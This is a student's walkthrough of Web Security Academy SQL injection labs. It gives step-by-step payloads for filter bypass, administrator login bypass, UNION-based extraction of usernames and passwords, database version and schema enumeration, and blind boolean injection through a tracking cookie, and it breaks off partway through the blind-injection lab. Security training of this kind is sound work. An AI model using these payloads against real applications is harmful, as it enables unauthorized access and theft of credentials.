

SQL Injection Labs

Table of Contents

1. APPRENTICE - SQL injection vulnerability in WHERE clause allowing retrieval of hidden data.....	2
2. APPRENTICE - SQL injection vulnerability allowing login bypass	4
3. PRACTITIONER - SQL injection UNION attack, determining the number of columns returned by the query	6
4. PRACTITIONER - SQL injection UNION attack, finding a column containing text	8
5. PRACTITIONER - SQL injection UNION attack, retrieving data from other tables	9
6. PRACTITIONER - SQL injection UNION attack, retrieving multiple values in a single column	11
7. PRACTITIONER - SQL injection attack, querying the database type and version on Oracle	12
8. PRACTITIONER - SQL injection attack, querying the database type and version on MySQL and Microsoft.....	14
9. PRACTITIONER - SQL injection attack, listing the database contents on non-Oracle databases.....	15
10. PRACTITIONER - SQL injection attack, listing the database contents on Oracle	17
11. PRACTITIONER - Blind SQL injection with conditional responses.....	19
12. PRACTITIONER - Blind SQL injection with conditional errors.....	24
13. PRACTITIONER - Blind SQL injection with time delays.....	27
14. PRACTITIONER - Blind SQL injection with time delays and information retrieval	29
15. PRACTITIONER - Blind SQL injection with out-of-band interaction	31
16. PRACTITIONER - Blind SQL injection with out-of-band data exfiltration	33
17. PRACTITIONER - SQL injection with filter bypass via XML encoding	35

References

https://www.youtube.com/watch?v=1nJgupaUPEQ&list=PLuyTk2_mYISLaZC4fVqDuW_hOk0dd5rlf

1. SQL injection vulnerability in WHERE clause allowing retrieval of hidden data(APPRENTICE)

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data



This lab contains an **SQL injection** vulnerability in the product category filter. When the user selects a category, the application carries out an SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform an SQL injection attack that causes the application to display details of all products in any category, both released and unreleased.

[Access the lab](#)

Sol) Steps:

- 1) Intercept the request using burp suite, by default this set is common for all the problems

The screenshot shows a web browser window with the following details:
URL: https://0xae006904e030fac0779edd006d00d3.web-security-academy.net/filter?category=Gifts
Page Title: WE LIKE TO SHOP
Content: A search bar with 'Refine your search:' and categories: All, Corporate gifts, Food & Drink, Gifts, Tech gifts. The word 'Gifts' is highlighted in the search bar.

- 2) Intercept the request by clicking the Gifts category

The screenshot shows the Burp Suite interface with the following details:
Title: Burp Suite Community Edition v2022.7.1 - Temporary Project
Tabs: Dashboard, Target, Proxy (selected), Intruder, Repeater, Windows, Help
Sub-tabs: Intercept (selected), HTTP history, WebSockets history, Options
Request Details:
Method: GET
URL: https://0xae006904e030fac0779edd006d00d3.web-security-academy.net/filter?category=Gifts
Headers:
Host: 0xae006904e030fac0779edd006d00d3.web-security-academy.net
Cookie: session=NNC24yhvvz1Ghp8DPPStg8hM0YQ0q7kSe
Sec-Ch-Ua: "Chromium";v="103", ".Not/A"Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0xae006904e030fac0779edd006d00d3.web-security-academy.net/filter?category=Gifts
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
...
Inspector: Shows Request Attributes (2), Request Query Parameters (1), Request Body Parameters (0), Request Cookies (1), and Request Headers (16).

- 3) Now we are injecting the below sql to retrieve all the products, which simply means that we are first closing the tag of Gifts and then using or operator we are checking if 1 is equal to 1 and using -- we are commenting the rest of the code.
- 4) SELECT * FROM products WHERE category = 'Gifts' OR '1' = '1' --
AND released = 1
- 5) Cmd: Gifts'or'1'='1' --

```

1 GET /filter?category=Gifts'or'1'='1'-- HTTP/1.1
2 Host: 0ae006904e030fac0779edd006d00d3.web-security-academy.net
3 Cookie: session=NNC24yhvzIHpBDPPStgBMYQo07kSo
4 Sec-Ch-Ua: "Chromium";v="103", ".Not/A/Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Linux"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0ae006904e030fac0779edd006d00d3.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close

```

2. SQL injection vulnerability allowing login bypass(APPRENTICE)

Lab: SQL injection vulnerability allowing login bypass


APPRENTICE

This lab contains an **SQL injection** vulnerability in the login function.

To solve the lab, perform an SQL injection attack that logs in to the application as the `administrator` user.

Sol) Steps:

1) Click My Account



2) Intercept the request using burp suite

```
POST /Login HTTP/1.1
Host: 0a4c005904d64b1bc1ab0d0800c9006f.web-security-academy.net
Cookie: session=j08LfmYkpaW07s5oVGF2dTi1DKF4RL
Content-Length: 68
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="103", ".Not/A)Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://0a4c005904d64b1bc1ab0d0800c9006f.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Dest: document
Sec-Fetch-User: ?1
Referer: https://0a4c005904d64b1bc1ab0d0800c9006f.web-security-academy.net/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
csrf=D3KpfW6rWe3ponXs7Tf520BkNpwLNQqb&username=sample&password=12345
```

3) Change the username to administrator then end it with a quote and comment rest of the code

4) SELECT * FROM users WHERE username = '`administrator`' -- AND password = 1

```

1 POST /login HTTP/1.1
2 Host: 0a4c005904d64b1bc1ab0d0800c9006f.web-security-academy.net:443 [34.246.129.62]
3 Cookie: session=d0bf1f3jkpaW07o50vGfV2dT1lDKF4Rl
4 Content-Length: 68
5 Content-Type: application/x-www-form-urlencoded
6 Sec-Ch-Ua: "Chromium";v="103", ".Net/AI/Brand";v="99"
7 Sec-Ch-Ua-Mobile: ?
8 Sec-Ch-Ua-Platform: "Linux"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a4c005904d64b1bc1ab0d0800c9006f.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a4c005904d64b1bc1ab0d0800c9006f.web-security-academy.net/login
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 csrf=D0Kp1fw6rWeSpOnXs7ff5208kNpWLNQqb&username=administrator%27--&password=12345

```

5) Here %27 is nothing but the hexadecimal value of ' (single quote)

Congratulations, you solved the lab!

SQL injection vulnerability allowing login bypass

LAB Solved

My Account

Your username is: administrator

Email: administrator%27--&password=12345

Update email

3. SQL injection UNION attack, determining the number of columns returned by the query(PRACTITIONER)

Lab: SQL injection UNION attack, determining the number of columns returned by the query

PRACTITIONER

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing an [SQL injection UNION](#) attack that returns an additional row containing null values.

Sol) Steps

- 1) When I entered order by 3 there is no error

The screenshot shows a web browser window with the URL <https://0ad:0056038036f2c06b23c5001c0005.web-security-academy.net/filter?category=Gifts' order by 3-->. The page title is "WebSecurity Academy" with a red lock icon. To the right, it says "SQL injection UNION attack, determining the number of columns returned by the query". A green button labeled "LAB Not solved" with a gear icon is visible. Below the title, there are buttons for "Back to lab home" and "Back to lab description >". At the bottom, there are links for "Home" and "My account". The main content area features a logo with the text "WE LIKE TO SHOP" and a hanger icon. The word "Gifts" is prominently displayed. A search bar at the top of the content area says "Refine your search:" with categories: All, Clothing, shoes and accessories, Corporate gifts, Food & Drink, Gifts, Lifestyle. Below the search bar, a table lists four products:

Product	Cost	Action
High-End Gift Wrapping	\$77.97	View details
Conversation Controlling Lemon	\$33.72	View details
Couple's Umbrella	\$3.25	View details
Snow Delivered To Your Door	\$96.41	View details

- 2) As you can see, name of the product is considered the second column and cost is considered the third and as we have used order by column 3, it rearranged the cost based on the sequential order of the third columns – *category=Gifts' order by 3--*

The screenshot shows the same web browser window with the URL <https://0ad:0056038036f2c06b23c5001c0005.web-security-academy.net/filter?category=Gifts' order by 3-->. The page title and layout are identical to the previous screenshot. The main content area shows the same search bar and product table, but the products are listed in a different order due to the SQL injection:

Product	Cost	Action
Couple's Umbrella	\$3.25	View details
Conversation Controlling Lemon	\$33.72	View details
High-End Gift Wrapping	\$77.97	View details
Snow Delivered To Your Door	\$96.41	View details

3) Similarly, we order by 4 – *category=Gifts' order by 4* –

SQL injection UNION attack | +
https://Oadc0056038036f2c06b23c5001c0005.web-security-academy.net/filter?category=Gifts' order by 4 --

WebSecurity Academy SQL injection UNION attack, determining the number of columns returned by the query LAB Not solved

Back to lab home Back to lab description >

Internal Server Error Internal Server Error

4) Using union to determine no of columns returning

SQL injection UNION attack | +
https://Oadc0056038036f2c06b23c5001c0005.web-security-academy.net/filter?category=Gifts' union select null,null,null--

WebSecurity Academy SQL injection UNION attack, determining the number of columns returned by the query LAB

Back to lab home Back to lab description >

WE LIKE TO SHOP

Gifts

Refine your search:
All Clothing, shoes and accessories Corporate gifts Food & Drink Gifts Lifestyle

High-End Gift Wrapping	\$77.97	View details
Conversation Controlling Lemon	\$33.72	View details
Couple's Umbrella	\$3.25	View details
Snow Delivered To Your Door	\$96.41	View details

Burp Suite Community Edition v2022.7.1 - Temporary Project

Proxy

Request to https://Oadc0056038036f2c06b23c5001c0005.web-security-academy.net:443 [34.246.129.62]

Pretty Raw Hex

```
1 GET /filter?category=Gifts%27union%20select%40null,null,null- HTTP/1.1
2 Host: Oadc0056038036f2c06b23c5001c0005.web-security-academy.net
3 Connection: keep-alive
4 Sec-Fetch-Dest: empty
5 Sec-Fetch-Mode: navigate
6 Sec-Fetch-Site: same-origin
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
10 Accept-Encoding: gzip, deflate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://Oadc0056038036f2c06b23c5001c0005.web-security-academy.net/filter?category=Gifts
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
```

SQL injection UNION attack | +
https://Oadc0056038036f2c06b23c5001c0005.web-security-academy.net/filter?category=Gifts

WebSecurity Academy SQL injection UNION attack, determining the number of columns returned by the query LAB Solved

Back to lab description >

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account

WE LIKE TO SHOP

Gifts'union select null,null,null--

4. SQL injection UNION attack, finding a column containing text(PRACTITIONER)

Lab: SQL injection UNION attack, finding a column containing text

PRACTITIONER

LAB

Solved

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a [previous lab](#). The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform an [SQL injection UNION](#) attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

Sol) Steps:

- 1) Follow all the steps from the previous question
- 2) We already know that there are 3 columns based on the union attack performed in the previous problem
- 3) We now must perform 3 attacks to find the column containing text
 - a. Gifts' union select 'N50mh6',null,null – possibility1
 - b. Gifts' union select null, 'N50mh6',null – possibility2
 - c. Gifts' union select null,null, 'N50mh6' – possibility3

```
1 GET /filter?category=Gifts%27union%20select%20%27N50mh6%27,null,null-- HTTP/1.1
2 Host: 0ae3007e042a5356c0633907007600fe.web-security-academy.net
3 Cookie: session=XePqR2kX1EUP0m8uVLM3TxStYhbsgD3V
```

a) Gifts%27union%20select%20%27N50mh6%27,null,null--

Internal Server Error
Internal Server Error

b) Gifts%27%20union%20select%20null,%27N50mh6%27,nul--

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account

WE LIKE TO
SHOP 

Gifts' union select null,'N50mh6',null--

Refine your search:
All Accessories Gifts Lifestyle Pets Tech gifts

Couple's Umbrella	\$58.02	View details
High-End Gift Wrapping	\$53.30	View details
Snow Delivered To Your Door	\$68.61	View details
Conversation Controlling Lemon	\$84.31	View details

N50mh6

5. SQL injection UNION attack, retrieving data from other tables(PRACTITIONER)

Lab: SQL injection UNION attack, retrieving data from other tables

PRACTITIONER

LAB

Solved

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform an **SQL injection UNION** attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

Sol) Steps

- 1) First, I have used order by to find no of columns which is 2 and got internal error when I was using 3

SQL injection UNION attack

https://0ad30053040ffcc55c1b660e7004d0063.web-security-academy.net/filter?category=Gifts' order by 2--

WebSecurity Academy

SQL injection UNION attack, retrieving data from other tables

LAB Not solved

Back to lab home Back to lab description >

Home | My account

WE LIKE TO SHOP

Gifts' order by 2--

Refine your search:

All Accessories Clothing, shoes and accessories Food & Drink Gifts Pets

- 2) Then I have tried to print the string by giving some value using union select
- a. Gifts%27union%20select%20%27a%27,%27b%27--

SQL injection UNION attack, retrieving data from other tables

WebSecurity Academy

Back to lab home Back to lab description >

WE LIKE TO SHOP

Gifts'union select 'a','b'--

Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. *Make sure you have an extra large freezer before delivery. *Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes. *Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

a
b

- 3) Updated the payload as below just searching for username and passwords from users

a. Gifts%27union%20select%20username,password%20from%20users—



Gifts'union select username,password from users--

Refine your search:

All | Accessories | Clothing, shoes and accessories | Food & Drink | Gifts | Pets

carlos
ryk8y7dfzssyb7ys6ue

wiener
yinlj9k8s1e4ixpt55dm

administrator
xhrxtq2cqv6t7v6y7hc

- 4) Using administrator username and password to login

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

Email

[Update email](#)

6. SQL injection UNION attack, retrieving multiple values in a single column(PRACTITIONER)

Lab: SQL injection UNION attack, retrieving multiple values in a single column



This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called `users`, with columns called `username` and `password`.

To solve the lab, perform an **SQL injection UNION** attack that retrieves all usernames and passwords, and use the information to log in as the `administrator` user.

Sol) Steps:

- 1) First, I have used order by and found there are 2 columns
- 2) Then I have tested giving string using union select and found only second column is accepting the string
- 3) I have created the below payload to retrieve the administrator password
 - a. category=Gifts'union select null,password from users where username='administrator--

A screenshot of a web browser displaying a page titled 'Academy'. The URL in the address bar is https://0aa70062030277e0c0:50f18007300dc.web-security-academy.net/lab/categories/Gifts/union select null,password from users where username='administrator'--. The page content shows a search bar with the query 'Gifts' union select null,password from users where username='administrator'--'. Below the search bar, there is a list of products: 'High-End Gift Wrapping', 'Couple's Umbrella', 'Conversation Controlling Lemon', 'Snow Delivered To Your Door', and '4ixu3o2c0n71rlplgx0s'. Each item has a 'View details' button to its right. At the bottom of the page, there is an orange banner with the text 'Congratulations, you solved the lab!', a 'Share your skills!' button with a Twitter icon, and a 'Continue learning >>' button. Navigation links at the bottom include 'Home | My account' and 'Log out'.

My Account

Your username is: administrator

Email

7. SQL injection attack, querying the database type and version on Oracle(PRACTITIONER)

Lab: SQL injection attack, querying the database type and version on Oracle



This lab contains an **SQL injection** vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

Sol) Steps:

- 1) Note: On Oracle databases, every SELECT statement must specify a table to select FROM. If your UNION SELECT attack does not query from a table, you will still need to include the FROM keyword followed by a valid table name.
 - a. There is a built-in table on Oracle called dual which you can use for this purpose. For example: UNION SELECT 'abc' FROM dual (It is a table that is automatically created by Oracle Database along with the data dictionary)

The screenshot shows a browser window with the following details:
URL: <https://0a80004b0360e17c0360975004e0ff0.web-security-academy.net/filter?category=Gifts%27%20union%20select%20null,null%20from%20dual->
Title: SQL injection attack, querying the database type and version on Oracle
Status Bar: LAB Not solved
Content: The page displays the injected SQL code: "Gifts' union select null,null from dual-". Below it, a search bar shows "Refine your search: All Clothing, shoes and accessories Gifts Lifestyle Tech gifts Toys & Games".

- 2) Below is the code to get version in oracle database

Database version

You can query the database to determine its type and version. This information is useful when formulating more complicated attacks.

Oracle

```
SELECT banner FROM v$version
SELECT version FROM v$instance
```

- 3) Then I have used the code and as you have noticed, the column which is returning the text is 2nd one

a. Gifts%27%20union%20select%20null,banner%20from%20v\$version--

The screenshot shows a browser window for the Web Security Academy Oracle lab. The URL is https://0a8004b0360e117c0360975004e00f0.web-security-academy.net/filter?category=Gifts union select null,banner from v\$version--. The page title is "SQL injection attack, querying the database type and version on Oracle". A green button indicates the task is "Solved". Below the title, it says "Congratulations, you solved the lab!". There is a "Share your skills!" button and a "Continue learning >>" link. At the bottom, there is a search bar with the placeholder "Refine your search:" and a list of categories: All, Clothing, shoes and accessories, Gifts, Lifestyle, Tech gifts, Toys & Games.

8. SQL injection attack, querying the database type and version on MySQL and Microsoft(PRACTITIONER)

Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

PRACTITIONER

LAB

Not solved

This lab contains an **SQL injection** vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query.

To solve the lab, display the database version string.

Sol) Steps

- 1) Point to be noted here is

MySQL #comment -- space ✘
 -- comment [Note the space after the double dash]
 /*comment*/

- 2) **Gifts' order by 2-- x** is working, which means there are 2 columns
- 3) **Gifts' union select 'a',null -- x** is returning a which means 1st column is retuning text
- 4) **Gifts' union select @@version,null -- x** – this worked

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

Home



Gifts' union select @@version,null -- x

Refine your search:

All Accessories Corporate gifts Food & Drink Gifts Lifestyle

9. SQL injection attack, listing the database contents on non-Oracle databases(PRACTITIONER)

Lab: SQL injection attack, listing the database contents on non-Oracle databases

△ LAB

Not solved

This lab contains an **SQL injection** vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

Sol) Steps

- 1) Finding the version of database – Postgress
 - a. Gifts' union select version(),null—

Oracle	SELECT banner FROM v\$version SELECT version FROM v\$instance
Microsoft	SELECT @@version
PostgreSQL	SELECT version()
MySQL	SELECT @@version

Present your gift. Get in touch, tell us what you need to be mapped, and we can give you an estimate within 24 hours. Let your family originally extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

PostgreSQL 12.12 (Ubuntu 12.12-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0, 64-bit

Snow Delivered To Your Door

- 2) I have used postgress query to dig deep and below one seems interesting
 - a. Gifts' union select table_name,null from information_schema.tables--

pg_tables
usage_privileges
users_ebsjin
foreign_table_options

- 3) Now using the table name we are getting the column names
 - a. Gifts'union select column_name,null from information_schema.columns where table_name='users_ebsjin'—

future purchases for every refer
order before your existing snow

username_bjsamo

password_skmytv

- 4) Finally used all together to get the credentials

a. ' union select username_bjsamo,password_skmytv from users_ebsjin—

Gifts' union select username_bjsamo,password_skmytv from
users_ebsjin--

Refine your search:

All Accessories Clothing, shoes and accessories Gifts Lifestyle Tech gifts

administrator

ph0t71yrqf49lmbhsdx0

carlos

kkfabj0soysr4c6jn9

Snow Delivered To Your Door

- 5) administrator, ph0t71yrqf49lmbhsdx0

WebSecurity
Academy

SQL injection attack, listing the database contents on non-Oracle
databases

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#) [Continue learning >>](#)

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: administrator

10. SQL injection attack, listing the database contents on Oracle(PRACTITIONER)

Lab: SQL injection attack, listing the database contents on Oracle

LAB

Not solved

This lab contains an **SQL injection** vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

Sol) Steps:

- 1) First findings...
 - a. `Gifts' union select 'a','a' from dual --`
- 2) Getting all the table names from all tables and `USERS_RNUCLG` seems interesting
 - a. `Gifts' union select table_name,'a' from all_tables--`

--
USERS_RNUCLG

a

- 3) I was able to enlist columns names using the below injection
 - a. `Gifts' union select column_name,'a' from all_tab_columns where table_name='USERS_RNUCLG'--`

areas of your life. We love every project we work on, so don't delay, give us a call to

PASSWORD_AUMDDM

a

Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas snow dreaming of since you were a child. Your snow will be loaded on to our exclusive snow delivery train. In just a few simple steps, your snow will be ready to scatter in the areas of your choosing. *Make sure to use small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 days for delivery. *Scatter snow. Yes! It really is that easy. You will be the envy of all your friends and family. Order now for future purchases for every referral we receive from you. Snow isn't just for Christmas, it's for life! Order before your existing snow melts, and allow 3 days to prepare the new batch to

USERNAME_LKUCDV

a

4) Retrieved the credentials finally

- a. Gifts' union select USERNAME_LKUCDV,PASSWORD_AUMDDM from USERS_RNUCLG—
- b. administrator, chxkhyl0pgw3d8xdifvs

order before your existing snow melts, and
administrator
chxkhyl0pgw3d8xdifvs
carlos
m8hp2xhu69kd4t42mquy
wiener
15y5qwxoqkp3bvoghos

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home | My account | Log out

My Account

Your username is: administrator

Email:

Update email

11. Blind SQL injection with conditional responses(PRACTITIONER)

Lab: Blind SQL injection with conditional responses

PRACTITIONER

LAB

Not solved

This lab contains a **blind SQL injection** vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a "Welcome back" message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind **SQL injection** vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.

Sol) Steps

- 1) only when the tracking id is correct, we are receiving welcome back text

The screenshot shows the Burp Suite interface with two panes. The left pane displays a network request to 'GET /filter?category=Gifts%27%20order%20by%20100-- HTTP/1.1'. The right pane shows the corresponding response. At line 47, the response contains the text 'Welcome back!', indicating a successful injection where the query returned rows.

```
Request
Pretty Raw Hex
1 GET /filter?category=Gifts%27%20order%20by%20100-- HTTP/1.1
2 Host: 0a2600b0454b7c03b0807003f0032.web-security-academy.net
3 Cookie: TrackingId=someRandomValue' or '1'=1--; session=qdf3mYBLeSP4icOW7j0prcz7p52KaVdI
4 Content-Type: application/x-www-form-urlencoded
5 Sec-Ch-Ua: "Chromium";v="103", ".Not/A Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.134 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19

Response
Pretty Raw Hex Render
34    <p> Not solved
35    </p>
36    <span class="lab-status-icon">
37    </span>
38    </div>
39    </div>
40    <div theme="ecommerce">
41      <section class="maincontainer">
42        <div class="container is-page">
43          <header class="navigation-header">
44            <div class="top-links">
45              <a href="#">Home
46              </a>
47              | 
48              <a href="#">My account
49              </a>
50            </div>
51          <header class="notification-header">
52            </header>
53            <div class="ecco-pageheader">
54              
55            <div class="ecco-pageheader">
56              <h1>
57                <!-- dynamic content here -->

```

- 2) you can see the injection is successful as we received welcome back without the correct tracking id

The screenshot shows the Burp Suite interface with two panes. The left pane displays a network request to 'GET /filter?category=Gifts%27%20order%20by%20100-- HTTP/1.1'. The right pane shows the corresponding response. At line 47, the response contains the text 'Welcome back!', indicating a failed injection attempt because the tracking ID was incorrect.

```
Request
Pretty Raw Hex
1 GET /filter?category=Gifts%27%20order%20by%20100-- HTTP/1.1
2 Host: 0a2600b0454b7c03b0807003f0032.web-security-academy.net
3 Cookie: TrackingId=someRandomValue' or '1'=1--; session=qdf3mYBLeSP4icOW7j0prcz7p52KaVdI
4 Content-Type: application/x-www-form-urlencoded
5 Sec-Ch-Ua: "Chromium";v="103", ".Not/A Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.134 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19

Response
Pretty Raw Hex Render
34    <p> Not solved
35    </p>
36    <span class="lab-status-icon">
37    </span>
38    </div>
39    </div>
40    <div theme="ecommerce">
41      <section class="maincontainer">
42        <div class="container is-page">
43          <header class="navigation-header">
44            <div class="top-links">
45              <a href="#">Home
46              </a>
47              | 
48              <a href="#">My account
49              </a>
50            </div>
51          <header class="notification-header">
52            </header>
53            <div class="ecco-pageheader">
54              
55            <div class="ecco-pageheader">
56              <h1>
57                <!-- dynamic content here -->

```

- 3) So, if we have a user's table then we return "Welcome back" or return no Welcome back
 - 4) First goal is to know if the users table exists So, we modify our query accordingly
 - a. TrackingId=sujTPRzdcWX9MwMT' and (select 'x' from users LIMIT 1)='x--'
 - b. If there is a user's table then output the value x for each entry in the users table, of users table have 10 entries then we get 10 rows having x, so we limiting to only 1 row using LIMIT 1 and if the value equals to x we receive True to we can figure out there is a table exists with the name users

Send Cancel Target: https://0xa2900d70436f5e9c0449f44000a0085

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
